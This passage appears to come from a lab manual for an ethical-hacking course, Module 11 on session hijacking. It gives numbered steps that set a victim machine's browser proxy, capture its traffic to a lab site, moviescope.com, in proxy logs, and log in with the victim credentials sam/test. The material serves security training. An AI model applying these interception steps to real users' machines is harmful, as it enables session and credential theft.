


18. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
19. Now, in the browser window open a new tab, in the address bar, type **http://www.moviescope.com** and press **Enter**.




Module 11 – Session Hijacking

20. Switch to the **Windows 11** virtual machine.
21. You can observe that the logs are captured in the **Proxy logs** page. Here, we are focusing on logs associated with moviescope.com website.




22. Switch back to the **Windows Server 2022** virtual machine.
23. In the **MovieScope** website, login as a victim with credentials as **sam/test**.

